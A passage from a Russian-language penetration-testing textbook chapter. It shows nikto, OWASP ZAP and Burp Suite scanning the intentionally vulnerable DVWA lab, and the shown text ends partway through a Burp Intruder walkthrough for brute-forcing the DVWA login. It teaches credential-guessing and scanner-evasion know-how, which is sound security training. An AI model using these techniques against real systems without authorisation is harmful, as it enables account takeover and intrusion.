Л12. Тестирование веб-приложений в Kali Linux

В большинство разрабатываемых современных приложений интегрируются разнообразные веб-технологии. Это повышает их сложность и увеличивает риск раскрытия конфиденциальных данных. Веб-приложения всегда были заветной целью злоумышленников. С помощью этих приложений они могут воровать данные, шантажировать корпоративные предприятия и манипулировать людьми. Распространение таких веб-приложений породило огромные проблемы для испытателей на проникновение. Их основная задача — обеспечение безопасности внешнего интерфейса и общей сетевой безопасности, так как внутренняя часть приложения может содержать базы данных и дополнительные микросервисы. Ввиду того что веб-приложение действует как система обработки данных, а база данных отвечает за хранение конфиденциальных сведений (например, информации о кредитных картах, клиентах и аутентификации), такая защита просто необходима.

Инструменты, которые мы рассмотрим в этой главе, включают в себя сканеры веб-приложений и уязвимостей, прокси-серверы, типы атак на базы данных, инструменты веб-атак и некоторые инструменты атаки клиента/браузера.

Технические требования

Для этой главы вам понадобится следующее:

- Kali Linux;
- OWASP Broken Web Applications (BWA).

OWASP BWA — предварительно настроенная виртуальная машина из OWASP с коллекцией уязвимых веб-приложений. Мы на виртуальной машине будем работать с одним из таких приложений — Damn Vulnerable Web App, DVWA.

Веб-анализ

В этом разделе мы рассмотрим инструменты, предназначенные для выявления возможных уязвимостей в веб-приложениях. Некоторые из этих инструментов, в частности Burp Suite и OWASP ZAP, выходят за рамки оценки уязвимостей для веб- и облачных приложений и предоставляют возможность атаковать эти уязвимости, о чем мы тоже поговорим.

Основываясь на информации, которую мы получаем из результатов работы различных инструментов, мы можем определить направление нашей атаки для получения доступа к системе. Это касается и атак на пароли, и извлечения данных из баз данных или из самой системы.

nikto

nikto — базовый сканер безопасности веб-сервера. Он сканирует и обнаруживает уязвимости в веб-приложениях, обычно вызванные неправильной конфигурацией на самом сервере, файлами, установленными по умолчанию, и небезопасными файлами, а также устаревшими серверными приложениями. Поскольку nikto построен исключительно на LibWhisker2, он сразу после установки поддерживает кросс-платформенное развертывание, SSL (криптографический протокол, который подразумевает более безопасную связь), методы аутентификации хоста (NTLM/Basic), прокси и несколько методов уклонения от идентификаторов. Он также поддерживает перечисление поддоменов, проверку безопасности приложений (XSS, SQL-инъекции и т. д.) и способен с помощью атаки паролей на основе словаря угадывать учетные данные авторизации.

Для запуска сканера nikto откройте меню Applications ▸ 03 — Web Application Analysis ▸ Web Vulnerability Scanner ▸ nikto (Приложения ▸ Анализ веб-приложений ▸ Сканер веб-уязвимостей ▸ nikto) или введите в командную строку терминала команду:

```
# nikto
```

nikto также можно легко найти, выбрав команду основного меню Applications ▸ Vulnerability Analysis ▸ nikto (Приложения ▸ Анализ уязвимостей ▸ nikto).

По умолчанию, как ранее было показано в других приложениях, при обычном запуске команды отображаются различные доступные параметры. Для сканирования цели введите `nikto -h <цель> -p <порт>`, где `<цель>` — домен или IP-адрес целевого сайта, а `<порт>` — порт, на котором запущен сервис.

Целью этого сканирования приложением nikto будет локальная виртуальная машина OWASP BWA (доступна по адресу https://sourceforge.net/projects/owaspbwa/files/). OWASP BWA — это набор преднамеренно уязвимых веб-приложений, собранных на одной виртуальной машине на базе VMware (рис. 10.1).




Рис. 10.1. Запуск приложения nikto, нацеленного на локальную виртуальную машину OWASP BWA

Как видим на рис. 10.1, в первых строках nikto сообщает нам IP-адрес и имя целевой машины. После основной информации о целевой машине nikto выводит сведения о запущенном в системе Ubuntu веб-сервере и его версии Apache 2.2.14 с некоторыми загруженными модулями. Например, `mod_perl/2.0.4` и `OpenSSL/0.9.8k`. На рис. 10.2 показан путь к папке CGI (`/cgi-bin/`) и видно, что некоторые из загруженных модулей устарели.





Рис. 10.2. Фрагмент с указанием на устаревшие загруженные модули

Далее в результатах nikto отображает коды OSVDB. OSVDB — это аббревиатура базы данных уязвимостей с открытым исходным кодом. Эта инициатива была официально начата специалистами в области безопасности в 2004 году и представляла собой базу данных, в которой хранилась техническая информация об уязвимостях в области безопасности (подавляющее большинство из них были связаны с веб-приложениями). К сожалению, из-за отсутствия поддержки и взносов сервис перестал работать в апреле 2016 года. Однако команда CVE (http://cve.mitre.org) скомпилировала справочную карту, которая ссылается на записи OSVDB в CVE (http://cve.mitre.org/data/refs/refmap/source-OSVDB.html). Эту карту можно использовать для получения более подробной информации о кодах OSVDB, предоставленных nikto (рис. 10.3).



CVE Reference Map for Source OSVDB

Source	OSVDB
Description	Open Source Vulnerability Database (OSVDB) entry
URL	http://osvdb.org/
Notes	

This reference map lists the various references for OSVDB and provides the associated CVE entries or candidates. It uses data from CVE version 20061101 and candidates that were active as of 2019-06-11.

Note that the list of references may not be complete.

OSVDB:100007	CVE-2013-6796
OSVDB:10001	CVE-2004-2516
OSVDB:100030	CVE-2013-6936
OSVDB:1001	CVE-1999-0417
OSVDB:100106	CVE-2013-6374
OSVDB:100113	CVE-2013-4164
OSVDB:100191	CVE-2013-6795
OSVDB:10023	CVE-2004-1689
OSVDB:100342	CVE-2013-4212
OSVDB:100363	CVE-2013-4558
OSVDB:100364	CVE-2013-4505
OSVDB:10037	CVE-2004-2475

Рис. 10.3. Получение более подробной информации

Сканер nikto позволяет идентифицировать уязвимости веб-приложений, такие как раскрытие информации, инъекция (XSS/Script/HTML), удаленный поиск файлов (на уровне сервера), выполнение команд и идентификация программного обеспечения. В дополнение к показанному ранее основному сканированию nikto позволяет испытателю на проникновение настроить сканирование конкретной цели. Рассмотрим параметры, которые следует использовать при сканировании.

- Указав переключатель командной строки `-T` с отдельными номерами тестов, можно настроить тестирование конкретных типов.
- Используя при тестировании параметр `-t`, вы можете установить значение тайм-аута для каждого ответа.
- Параметр `-D V` управляет выводом на экран.
- Параметры `-o` и `-F` отвечают за выбор формата отчета сканирования.

Существуют и другие параметры, такие как `-mutate` (угадывать поддомены, файлы, каталоги и имена пользователей), `-evasion` (обходить фильтр идентификаторов) и `-Single` (для одиночного тестового режима), которые можно использовать для углубленной оценки цели.

OWASP ZAP

OWASP Zed Attack Proxy (ZAP) — сканер уязвимостей веб-приложений, созданный проектом OWASP и имеющий большую функциональность. Это сканер с открытым исходным кодом, основанный на языке программирования Java.

ZAP включает в себя поисковые роботы (краулеры), выполняет идентификацию уязвимостей и анализ размытия и может служить в качестве веб-прокси.

Для запуска ZAP перейдите в раздел Applications ▸ Web Application Analysis ▸ owasp-zap (Приложения ▸ Анализ веб-приложений ▸ owasp-zap) или введите в командную строку терминала команду (рис. 10.4):

```
# owasp-zap
```




Рис. 10.4. Сканер owasp-zap запущен

После загрузки вы легко можете запустить сканирование целевого сайта. Главный экран ZAP содержит поле для ввода адреса целевой машины. На этот раз целью будет одно из уязвимых веб-приложений, находящихся на виртуальной машине BWA DVWA. После ввода адреса целевой машины нажмите кнопку Attack (Атаковать) и смотрите, как ZAP перейдет к работе (рис. 10.5).




Рис. 10.5. Сканирование выбранной цели сканером owasp-zap

Результаты сканирования отобразятся в нижней части основного экрана. Сначала при сканировании сайта ZAP выполнит идентификацию или обход всего сайта по ссылкам, связанным с узлом (рис. 10.6).




Рис. 10.6. Первый шаг, выполняемый при проверке сайта сканером ZAP

После обхода сайта ZAP проводит ряд различных проверок на наличие общих уязвимостей веб-приложений. Они указаны на вкладке Alerts (Оповещения) в левом нижнем углу. Например, на рис. 10.7 приведены уязвимости, выявленные ZAP в приложении DVWA.




Рис. 10.7. Уязвимости, выявленные ZAP в приложении DVWA

Затем вы можете указать конкретные пути сайта, чтобы точно определить, где эти уязвимости присутствуют. В этом случае мы видим, что файл `login.php` уязвим для SQL-инъекций (рис. 10.8).




Рис. 10.8. Определены конкретные пути сайта с уязвимостями

Сканирование — всего лишь видимая часть всех функций ZAP. Для получения дополнительной информации о ZAP обратитесь по адресу https://www.owasp.org/index.php/ZAP.

Burp Suite

Burp Suite представляет собой набор мощных инструментов безопасности веб-приложений, которые демонстрируют реальные возможности злоумышленника, проникающего в веб-приложения. Эти инструменты позволяют сканировать, анализировать и использовать веб-приложения с помощью ручных и автоматических методов. Интеграция интерфейсов этих инструментов обеспечивает полную платформу атаки для обмена информацией между одним или несколькими инструментами, что делает Burp Suite очень эффективной и простой в использовании платформой для атаки веб-приложений.

Для запуска Burn Suite выберите команду меню Applications ▸ Web Application Analysis ▸ burpsuite (Приложения ▸ Анализ веб-приложений ▸ burnsuite) или введите в командную строку терминала следующую команду:

```
# burpsuite
```

При первом запуске вам будет предложено принять условия и настроить среду проекта (на данный момент можно оставить настройки по умолчанию) (рис. 10.9).




Рис. 10.9. Первый запуск Burn Suite

На экране появится окно Burp Suite. Все интегрированные инструменты (Target (Цель), Proxy (Прокси), Spider (Паук), Scanner (Сканер), Intruder (Злоумышленник),

Repeater (Ретранслятор), Sequencer (Планировщик), Decoder (Декодер) и Compared (Сравнение)) будут доступны на отдельных вкладках. Вы можете получить более подробную информацию об их использовании и конфигурации, выбрав команду меню Help (Справка) или посетив сайт http://www.portswigger.net/burp/help/.

Обратите внимание, что Burp Suite доступен в трех версиях: Free (Community), Professional и Enterprise. В Kali установлена версия Free (Community).

Burp Suite поставляется со встроенным поисковым роботом Spider. Это приложение, представляющее из себя бот, систематически просматривающий целевой сайт вместе со всеми внутренними страницами и отображающий его структуру.

В нашем примере мы будем использовать Burp для взлома учетных данных, чтобы получить доступ к приложению DVWA. Для этого нам сначала потребуется настроить прокси-сервер и убедиться, что для IP установлено значение `localhost IP`, а номер порта — `8080`.

Откройте вкладку Proxy (Прокси). На ней вы увидите несколько вложенных вкладок (рис. 10.10).

Рис. 10.10. Вкладки, вложенные во вкладку Proxy (Прокси)

Откройте вкладку Intercept (Перехват) и в первую очередь убедитесь, что функция перехвата включена (нажата кнопка Intercept is on (Перехват на)) (рис. 10.11). Далее откройте вкладку Raw (Необработанные) и проверьте, что на ней указан перехват.




Рис. 10.11. Настройка перехвата

После завершения этих настроек откройте браузер и перейдите в раздел Options ▸ Preferences ▸ Advanced ▸ Network ▸ Connection Settings (Параметры ▸ Настройки ▸ Дополнительно ▸ Сеть ▸ Настройки подключения).

Теперь вам нужно настроить браузер для своего прокси-сервера (рис. 10.12).




Рис. 10.12. Настройка прокси-сервера

Это предварительная настройка. Теперь нам нужно посетить целевой сайт. В нашем случае целевым сайтом будет 192.168.0.32/dvwa (рис. 10.13).




Рис. 10.13. Адрес целевого сайта введен в адресной строке браузера

Браузер должен оставаться в режиме подключения. Но если посмотреть на интерфейс Burp Suite, вы уже увидите данные, которые программа смогла получить (рис. 10.14).




Рис. 10.14. Первые данные получены

После нескольких нажатий кнопки Forward (Вперед) браузер загрузит веб-страницу. В Burp Suite на вкладке Target (Цель) теперь у вас будут некоторые данные на внутренней вкладке Site map (Карта сайта) (рис. 10.15).




Рис. 10.15. Первые данные вкладки Site map (Карта сайта)

Щелкните правой кнопкой мыши на хосте и выберите в появившемся меню команду Spider From here (Spider отсюда) или Spider From Host (Spider из хоста).

Теперь вы должны увидеть всплывающее окно, указывающее, что Burp Spider нашел форму, запрашивающую некоторую информацию. Помните, что формы могут запрашивать учетные данные пользователя или же быть простыми формами поиска/запроса/входа.

С учетом вышесказанного мы получим форму входа (рис. 10.16).




Рис. 10.16. Форма входа

Вернемся на нашу страницу, открытую на целевом сайте. Сгенерируем трафик, которым воспользуется инструмент — нарушитель Burp Suite. Для этого в форме входа на странице введем случайные учетные данные.

После ввода учетных данных посмотрите, какие сведения смог захватить перехватчик (рис. 10.17).




Рис. 10.17. Данные, захваченные перехватчиком

Обратите внимание на полученную ключевую информацию: имя пользователя и пароль. Проверьте полученные данные, введя их в соответствующие формы веб-страницы. После проверки вы увидите, что полученные данные неправильные. В этом случае в простом строковом сообщении вы получите информацию о том, что логин подобран неправильно. Однако такое сообщение может появиться и во всплывающем окне или файле cookie.

Теперь щелкните правой кнопкой мыши на целевом хосте и выберите в появившемся контекстном меню команду Send to Intruder (Отправить злоумышленнику).

На вкладке Intruder (Злоумышленник) щелкните на внутренней вкладке Positions (Позиции) (рис. 10.18).




Рис. 10.18. Вкладка Positions (Позиции)

В качестве имени пользователя и пароля указаны `admin` и `wordpassword`. Обратите внимание: по умолчанию может быть выделено много ненужных в данный момент полей или позиций. Для их очистки щелкните кнопкой мыши на поле и позиции, которую нужно очистить, и нажмите кнопку Clear (Очистить), расположенную в правой части окна. Далее эти поля будут заменены полезными нагрузками, которые помогут определить пользовательские имена и пароли.

Прежде чем продолжить, убедитесь, что выбран тип атаки Cluster bomb (Кассетная бомба) и перейдите на вкладку Payloads (Полезные нагрузки) (рис. 10.19).

